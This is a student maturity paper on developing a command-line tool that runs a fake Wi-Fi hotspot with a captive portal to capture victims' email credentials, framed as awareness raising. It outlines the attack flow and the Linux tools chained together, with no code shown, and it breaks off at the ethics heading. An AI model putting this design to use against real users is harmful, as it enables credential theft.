
Development of a Social Engineering CLI Tool

How can we make people & businesses more aware of today's computer threats?



Santiago García Rodríguez

Tutor: Rolf Wirthlin

Co-Tutor: Florian Scholze

Class 12, Colegio Suizo Madrid
14 of November of 2023

(Image 1) Image generated by an AI from imagine.art from the keyword's cybersecurity + Wi-Fi network + red background.

Development of a Social Engineering CLI Tool:

How can we make people more aware of today's cyber threats?

Index

1. Abstract

This work intends to raise consciousness around a type of cybersecurity threat called social engineering. In these types of threats, a computer user in need of a Wi-Fi connection is actively expelled from his current connection and deceived to connect to another malicious one that will ask for personal information such as emails and passwords. On the other end of the fake connection, the hacker may use the unauthorized data extraction for heinous purposes.

After presenting a revision of the literature and a history of cybersecurity, I introduce concepts and good practices of software development, give an ethics overview, and then show how fake Wi-Fi networks are created with Python code under the software development lifecycle framework. Schematics are given of how a victim is fooled into fraud and present examples of fake landing pages created to extract personal data from victims. I then present countermeasures to avoid fraud by baiting. This work is worthwhile for organizations, communities, and individuals that need awareness of risks in the field of information technologies. The development and results were carried out under the strictest ethical conditions.

2. The Objectives of this paper

In this study, I document the design, development and implementation of a social engineering tool and answer to my maturity work, which is “How can we make people more aware of today’s cyber threats?”. The main objectives of my work are the following:

- Write a reference document to increase the awareness of people and enterprises about cyberthreats by making use of common social engineering tactics.
- Develop a command-line interface tool. Document the design and development process, as well as the tactics used to trick victims and obtain credentials, that give access to email or other accounts.
- Reveal how exposed we are to these types of threats in the virtual era in which we find ourselves.
- Share good practices and countermeasures to avoid real-life threats.

3. Relevance of Cybersecurity in today’s digitized world

In today’s modern societies and businesses, digital technology is at the core of most relationships. The hyper-connected nature of our interactions leaves the door ajar to data leaks, hardware and software malfunctions, and even national security threats, making cybersecurity an essential component of any operation. Poor knowledge and investment in cybersecurity may negatively impact our wellness, business due course and even our lifestyle.

Failing in a correct implementation of cybersecurity may range from financial losses and legal troubles to reputation damage and loss of competitive advantage.

4. Cybersecurity in its beginnings

The history of cybersecurity has been marked by significant milestones that have changed the digital landscape and the way we protect our online environments. This retrospective journey highlights key developments in the field:

1969 - the ARPA (Advanced Research Projects Agency) of the Pentagon concluded the development of the so-called ARPANET, an early computer network which would pave the way for better communications and the development of the Internet. (CompTIA, n.d)

1971 – Bob Thomas, an ARPANET researcher at the Pentagon, wrote the first computer worm. It was called **Creeper**, and it could move from one computer to another on its own and displayed the message "I'm the creeper, catch me if you can". (CompTIA, n.d)

1973 – The creation of the first computer worm led to the development of the first cybersecurity software called **Reaper**, which would search the ARPANET for the Creeper Worm and eliminate it. (CompTIA, n.d)

1974 – A virus called Rabbit was written. The name was given to it because of the speed that it spread. It would make multiple copies of itself reducing the system performance until the computer finally crashed. (Imperva, n.d)

1983 – The ARPANET started requiring that the users conducted its communications via a set of TCP/IP (transmission control protocol / internet protocol) conventions. TCP/IP enabled simple communication with each other around the world, which gave rise to the Internet. (CompTIA, n.d)

1987 – In 1987 a virus called Vienna appeared on the IBM network. The Virus destroyed random files on the infected computers. It had many variations, but never caused much damage. When computer researcher Bernd Robert Fix received a copy of the Vienna virus, he wrote a program that neutralized the virus. Making the Vienna virus the first known virus to be destroyed by an anti-virus. (CompTIA, n.d)

1988 – Robert Morris, a 23-year-old created a worm that auto replicated itself and managed to crash about 10% of the 60000 computers connected at the time. (CompTIA, n.d)

1990 - The explosion in popularity of the windows operating system causes a boom in the pc market, which brings an increase of viruses. Therefore, the anti-virus industry was born, featuring popular antiviruses like McAffee, Kaspersky or Norton Antivirus. (CompTIA, n.d)

1999 – The Melissa Virus, created by David Smith, sped through Microsoft Outlook, and infected computers sending an email with an attachment named "list.doc", if opened, the virus would start and open several pages containing pornography sites. Then it would proceed to mail itself to the first 50 people in the victim's outlook contact list. (CompTIA, n.d)

2003 – As a response for the growing number of cyberattacks and lack of authority, the department of Homeland Security establishes the National Cybersecurity Division (NCSD), the first American taskforce dedicated to cybersecurity. (CompTIA, n.d)

2006 – Spain founds its National Institute of Communication Technologies (INTECO). Its mission is to promote innovation projects in the ICT sector (Information and Communication Technologies). (CompTIA, n.d)

2007 – Apple Launched the iPhone giving everyone a pocket-sized computer, bringing with it a vast increase in the attack surface for hackers. (CompTIA, n.d)

2010 - The first time that malware was weaponized on a global scale. Sophisticated worms where set to disrupt Iran's nuclear program, interfering with centrifuges for uranium enrichment. (CompTIA, n.d)

2012 – Spain's INTECO (National Institute of Communication Technologies) is renamed to INCIBE (National Institute of Cybersecurity) because of the global increase in cyberattacks, and it begins to focus more on the field of cybersecurity. (CompTIA, n.d)

2013 – Yahoo suffers a data breach that results in the theft of 3 billion users' personal data, the biggest data breach in history. The breach is not reported until 2016. (CompTIA, n.d)

2018 – The European Union begins enforcing the General Data Protection Regulation (GDPR), a regulation that establishes a mandatory data protection baseline. (CompTIA, n.d)

5. The Concept of Cybersecurity

The term cybersecurity is composed of 2 words. Cyber, which according to the Cambridge dictionary has the following definition: ’involving, using, or relating to computers, especially the internet’ (Cambridge, 2023) and Security.


The definition given by the Secuity Firm **CISCO**: “Cybersecurity is the practice of protecting systems, networks, and programs from digital attacks. A cybersecurity attack can result in everything from identity theft to extortion attempts, to the loss of important data like family photos. Securing these and other organizations is essential to keeping our society functioning.” (CISCO, n.d)

The National Institute of Standards and Technology (**NIST**) provides guidelines and standards for cybersecurity in the United States. According to their Special Publication 800-53, "Cybersecurity is the process of protecting information by preventing, detecting, and responding to attacks." (Computer Security Resource Center, 2020)

The International Organization for Standardization (ISO), an independent, non-governmental international organization that develops and publishes standards, affirms that "Cybersecurity is the preservation of confidentiality, integrity, and availability of information by applying a risk management process and giving assurance that the information is protected against unauthorized access, disclosure, alteration, destruction, and disruption." (International Organization of Standarization, 2012)

These definitions can be applied to digital information and this work will be based on that assumption. However, one can also apply the concept of cybersecurity to non-digitized information (e.g., ‘on-paper’ files and documents). These definitions are also framed by the concept of Information Security or InfoSec. As per Wikipedia, “InfoSec is the practice of protecting information by mitigating information risks. It typically involves preventing or reducing the probability of unauthorized/inappropriate access to data, or the unlawful use, disclosure, disruption, deletion, corruption, modification, inspection, recording, or devaluation of information.” (Wikipedia, 2023)

There are three essential attributes to InfoSec, Confidentiality, Integrity, and Availability (CIA). These are encompassed in three chapters: hardware, software, and communications. The interaction of these six elements will help to protect three other layers of the information flow: The physical, the personal and the organizational. The whole map of interactions is presented in the following infographic by Michel Bakni, an academic researcher at ESTIA Engineering School.



(Image 2) InfoSec Interactions Infographic

At this point, we may need to explain what malicious activities one may be confronted with. A cyber threat may be understood as an action taken to exploit a vulnerability in an information system. The main types of cyberthreats are listed below but it is not limited to these:

1. **Malware**: Malicious software, commonly referred to as malware, is designed to harm or exploit computer systems. This includes viruses, worms, Trojans, ransomware, spyware, and adware. (Source: U.S. Department of Homeland Security - Cybersecurity and Infrastructure Security Agency)

2. **Phishing**: Phishing attacks involve fraudulent emails, messages, or websites that trick individuals into revealing sensitive information like passwords, credit card details, or login credentials. (Source: Federal Trade Commission - Consumer Information)

3. **Denial of Service (DoS) and Distributed Denial of Service (DDoS) attacks**: These attacks overwhelm a target system or network with a flood of traffic, rendering it inaccessible to legitimate users. (Source: Cloudflare - DDoS Attacks: Types, Protection, and Mitigation)

4. **Social Engineering:** Social engineering involves manipulating individuals through psychological manipulation to gain unauthorized access to systems or sensitive information. Common techniques include pretexting, baiting, phishing, and tailgating. (Source: Federal Bureau of Investigation - Common Fraud Schemes)

5. **Man-in-the-Middle (MitM) Attacks:** In this type of attack, an attacker intercepts communication between two parties to eavesdrop, alter, or inject malicious content into the communication without their knowledge. (Source: OWASP - Man-in-the-Middle Attacks)

6. **Advanced Persistent Threats (APTs):** APTs are long-term targeted attacks carried out by skilled adversaries to gain unauthorized access, steal information, or disrupt systems. They often involve multiple stages and can remain undetected for extended periods. (Source: United States Computer Emergency Readiness Team - APT Incidents)

7. **Insider Threats:** Insider threats involve individuals within an organization who have authorized access to systems and intentionally or inadvertently misuse their privileges to compromise security. (Source: Carnegie Mellon University - Insider Threat Center)

This work is focused on point four of this list and will explore the technical development of a tool for social engineering.

6. Hacking related activities

6.1. Pen-testing

Joe Grant in his book "Ethical Hacking; Learn Penetration Testing, Cybersecurity with Advanced Ethical Hacking Techniques and Methods" states: “Penetration testing can be defined as the methods, processes, and procedures employed by ethical hackers withing guidelines and approvals to attack the systems of an organization. It includes the destruction of existing security systems. This kind of testing assesses the security of an organization’s digital infrastructure on technical, operational, and administrative levels. The system or network administration team does not need to know when penetration testing is being conducted.” (Grant, n.d)

6.2. White, Black and Grey Hat Hackers

White Hat Hackers, Black Hat Hackers, Grey Hat Hackers. What do these terms even mean?

The image that we form in our head when we hear the word “Hacker”, is that of a shady, antisocial teenager who breaks into his neighbor’s computer or into his school’s online administration to change his grades. A hacker is someone that has an interest in technology and in finding out how it works, this person is usually a skilled or clever computer expert who can solve technical problems via unconventional or undocumented ways. This term was originally used by computer enthusiasts in the decades of the 60s, 70s and 80s, to refer to themselves as hobbyists who liked to push the boundaries of their computers, to see what they could accomplish. (Kaspersky, 2023)

6.3. White Hat Hackers

The White Hat Hacker can be thought of as the “good guy” of the cybersecurity world. This group encompasses people such as cybersecurity researchers, malware analysts and penetration testers.

White Hat Hackers engage themselves in activities aimed at enhancing digital security, rather than exploiting it. These hackers help companies and enterprises by finding weaknesses like zero-day exploits, to fix them and to fortify their systems against other “bad” hackers. In today’s technological landscape, white hat hackers are the first line of defense against cyberthreats.

6.4. Black Hat Hackers

Black Hat Hackers are those hackers, who break into unauthorized systems for their own personal gain. The motivations from Black Hat Hackers can range from curiosity, financial gain, boredom, or ego. The correct term for a hacker who breaks into computer systems without authorization is “cracker”.

- Nation State Actors: Hacker groups sponsored by governments, who act in the shadows.
- Script Kiddies: Inexperienced individuals that make use of pre-written tools and launch attacks without having a real understanding of the underlying technique.
- Cyber Criminals: hackers that commit identity theft, credit card fraud or online scams to steal money or sensitive information.
- Hacktivists: Hackers that target organizations for ideological or social causes.

All of these are examples of Black Hat Hackers.

6.5. Grey Hat Hackers

“When a white hat hacker discovers a vulnerability, he or she will exploit it only with permission and not tell others about it until it has been fixed. In contrast, the black hat will illegally exploit it or tell others how to do so. The gray hat will neither illegally exploit it nor tell others how to do so.

Many gray hats believe that the internet is not safe for business, and they consider it their mission to make it safer for individuals and organizations. They do this by hacking websites and networks and causing chaos to show the world that they are right. Gray hats often say they mean no harm with their incursions. Sometimes, they are simply curious about hacking a high-profile system without regard to privacy and numerous other laws.”

7. Social Engineering in detail

Social Engineering according to the ENISA (European Union Agency for Cybersecurity) "… refers to all techniques aimed at tricking a target into revealing specific information or performing a specific action for illegitimate reasons". There are various techniques of Social Engineering. Some of the most common are the following ones:

1. **Phishing/Spear Phishing:** "Phishing" is a social engineering technique that makes use of the victim's credulity/ignorance. It is usually a fraudulent email, message, or web page that attempts to get the victim to reveal sensitive information. It can be sent massively with the objective of deceiving as many victims as possible or it can be created with the objective of deceiving a specific target, this is known as "Spear Phishing". It is common for the Threat actor to impersonate a known contact of the target (impersonate an acquaintance) to make the deception more effective.

2. **Tailgating:** Tailgating is a relatively simple type of physical attack. A Threat actor may try to access a building or restricted area by tricking one of the workers into believing he is an employee. It may happen that an actual employee opens the door of the building to the fake employee, making this a major vulnerability for the company.

3. **Baiting:** Baiting is a technique that makes use of an individual's curiosity or need to infect a system with malware and/or steal sensitive information. Usually, the victim is exposed to something they want (e.g., free Wi-Fi, a USB drive, expensive prizes on a website, etc.) which then infects the victim's system, usually with a RAT (Remote Access Tool or Remote Access Trojan) that grants the Threat actor access to the victim's device. This work develops in detail this technique by means of creating a fake Wi-Fi access point.

8. The Software Development Lifecycle

I use a series of steps to organize the development process, commonly known as the SDLC (Software Development Lifecycle). While these steps are typically implemented within corporate and large-scale industrial contexts, I adapt these steps to fit my role as a solo developer:

1. **Planning:** “Developers must identify the functions and services the software should provide”.


2. **Requirements Analysis:** “Here, stakeholders agree on the technical specifications of the proposed product to achieve its goals”.

3. **Design:** “Here, developers draw up advanced technical specifications they need to create the software to requirements”. Commonly a DSD (Design Specification Document) is written, that specifies the structure, components and methods used.

4. **Implementation:** “Developers code based on the product specifications and requirements agreed upon in the previous stages”.

5. **Testing:** “The testing phase checks the software for bugs and verifies its performance”.

6. **Maintenance:** “Once the software is defect-free, the developers can deliver it to customers. After the release of a software's production version, the IT software development company creates a maintenance team to manage issues clients encounter while using the product”.



(Image 3) The Software development Lifecycle

8.1. Planning

As mentioned before, the goal of this tool is to steal a victim's email and password that could lead to a possible account breach. To achieve this, I will make use of a series of Linux tools, that will allow me to host a fake access point (Wi-Fi) that will display a fake landing website (or captive portal) when connected to it. This website is hosted on my computer and not on an internet web server. The tool is going to be developed for a Linux operating system, and it will be based on other well-known tools in the cybersecurity sector. The tool should be easy to use and understand, to make it easier for pen-testers, red team professionals, and other developers to use and modify it. Most of the tools I have seen execute a type of attack known as the "evil twin" attack. This attack makes use of an already existing Wi-Fi network to fool the victim into connecting to the fake wireless network. However, for this work, I will use a similar type of attack known as the "captive portal attack". Its main function is to emulate a Hotspot, not target a particular victim. The tool is going to be a Command-line interface tool (CLI Tool; see definition below) for faster and easier development and installation. Ideally, the Author is the only person who works on everything: Coding, Planning, Research, Debugging, Testing. In case of need, a developer (D3ext), member of an online coding community I belong to, will assist me. There are several approaches one can take for the development of the tool. That is why some approaches are defined and called part of the Software Development Process Model.

8.2. Requirements Analysis

The model applied in this work is **the Incremental mode**, where the product is divided into parts and each one is created and tested separately, making it easier to find errors and address them quickly. A list of hardware and software requirements is explained below:

Hardware Requirements:

PC computer with at least:

- 4 GB of RAM memory
- 500 GB of free Memory
- External Wi-Fi card that supports Monitor Mode.

This last piece of hardware is crucial for the tool to function, since without a card that can switch to Monitor or Master mode, setting up the baiting functionality will not work. Basic network cards that come by default on most computer devices are not capable of this, therefore dedicated external network cards are the best option when implementing Social Engineering Applications.

Software Requirements:

- Arch Linux Operating System with Pacman (package manager).
- Python Interpreter version 3.10


As Operating system, Arch Linux is used in contrast of other more common operating systems such as Microsoft's Windows or Apple's IOS. Arch Linux is a Linux distribution that is quite popular amongst programmers because of its low resource consumption and simplicity. Besides, I already have some experience with Arch Linux, which can help me a lot in the development of the tool.

8.3. Design

The tool will be written in python, since it is the programming language we are learning at school. Advantages of using python as the main programming language are its flexibility and readability, which makes developing the structure of the program easier and faster. Another advantage that it provides is the ample community behind the language and the variety of external libraries that can be easily installed with the pip python package manager. The tool is an automation of other different tools, that together combined allows the user to host a Wireless Network with a captive portal. The tools that are going to be automatized are the followings:

- **Xterm:** Xterm is the standard emulation terminal for the X Window System, it allows users to run programs which require the use of the command-line terminal. It was developed in 1984 by a student named Mark Vandevoorde. In my program, the xterm terminal is used to run the different services that make up the captive portal.
- **Aircrack-ng:** Aircrack-ng is a suite of wireless attack tools that include a AP Detector, a packet sniffer, WEP and WPA/WPA2 -PSK cracker and analysis tool for wireless LANs. Aircrack-ng was original developed by a French researcher Christophe Devine.
- **Dnsmasq:** Dnsmasq provides a Dhcp-server to assign addresses to connecting clients. (Dnsmasq, n.d)
- **Lighttpd:** Lighttpd is an open-source web server, made to be small and flexible. And it being able to run only from a config script, makes this the perfect web server for the tool.
- **Hostapd:** “Hostapd is a user space deamon for access point and authentication servers. It can be used to create a wireless hotspot using a Linux computer.” (Wikipedia, 2023)
- **Macchanger:** Macchanger is a tool that makes the manipulation of the macadress of network interfaces easier, making it harder for anyone analyzing network traffic to track the computer across multiple networks.
- **Wireshark-cli and Wireshark-qt**: Wireshark is a network sniffer, a tool that can analyze pand can decode packets of several protocols.

In this stage, the development environment is created, and the first prototypes of the tool are developed.


Hacker / Malicious Actor
Fake Wi-Fi is created by the Hacker.
The Victim is tricked into giving his/her Credentials Away.
FREE
Wi Fi
The Victim is redirected to a Malicious Captive Portal.
Captive portal / Website
Victim Attempts conection with the Fake Access Point.
Victim / User
Victim / User
Victim / User
A Victim wants to connect to the Internet

(Image 4) The Scheme of the Fake Wi-Fi Attack

8.4. Implementation

During a period of three months, the planned structure for the tool was developed and applied, following the specifications outlined in the requirements and design phases. (See “Setting up the Operating System” Chapter)

8.5. Testing

Testing was done in a controlled environment, to avoid any Person connecting to the Fake Wi-Fi without authorization. The tool was tested with a Realtek RTL88X2BU antenna and a HP Pavilion Notebook Laptop.

8.6. Maintenance

Once the final tool is finished, the final version can be pushed to GitHub and made available for everyone to use. Since it is an open-source project the developer and the community are the ones responsible for its maintenance. But since I do not have a community, I will be the one responsible for its maintenance.

9. Ethical considerations

